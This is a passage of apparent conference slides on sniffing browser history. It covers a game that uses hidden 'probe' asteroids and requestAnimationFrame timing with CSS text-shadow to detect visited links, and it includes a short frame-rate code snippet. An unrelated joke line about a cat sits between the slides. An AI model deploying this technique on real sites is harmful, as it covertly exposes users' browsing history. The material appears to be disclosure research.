  - Visibility can be indirectly measured by seeing how the user interacts with the page, attack collects information without breaking immersion.
  - This is done by alternating between "real" and "probe" asteroids. The real ones are always visible and are targeted at the spaceship; if you don't take them down, the game ends.
  - The "probe" asteroids, which may or may not be visible to the user depending on browsing history, seem as if they are headed for the spaceship, too - but if not intercepted, they miss it by a whisker.


Day 37:
They still do not suspect
I am a mere cat.

requestAnimationFrame Timing

- The requestAnimationFrame JS API is a recent addition to browsers, designed to allow web pages to create smooth animations
- A function will be called back just before the next frame is painted to screen: The callback function will be passed a timestamp parameter that tells it when it was called
- You can calculate the *frame rate* of a web page by measuring time elapsed between each frame
- Original research from Paul Stone

```
var lastTime = 0;
function loop(time) {
 var delay = time - lastTime;
 var fps = 1000/delay;
updateAnimation();
 requestAnimationFrame(loop);
 lastTime = time;
}
requestAnimationFrame(loop);
```

requestAnimationFrame Timing

- Why is this useful? You can **selectively** slow down :visited link rendering to **measure redraws**…
- Enter CSS3 **text-shadow**
  - Drop shadows
  - Glows
  - Embossing!!
  - Blur-radius!!!!
- DOM rendering time is **linearly proportional** to these values (But timing of redraws depends on hardware)
- Rendering must be **slow enough to time**, fast enough to probe several links (100+ urls/sec)
- **Bonus Points:** search engine URL address bar templates on iOS are static and predictable

Thank You!

ATTACKER-DOMAIN.COM

xiaoran@attacker-domain.com

//twitter.com/0x1a0ran

Xiaoran Wang

BREACHATTACK.COM

angelpm@gmail.com

//twitter.com/PradoAngelo

Angelo Prado

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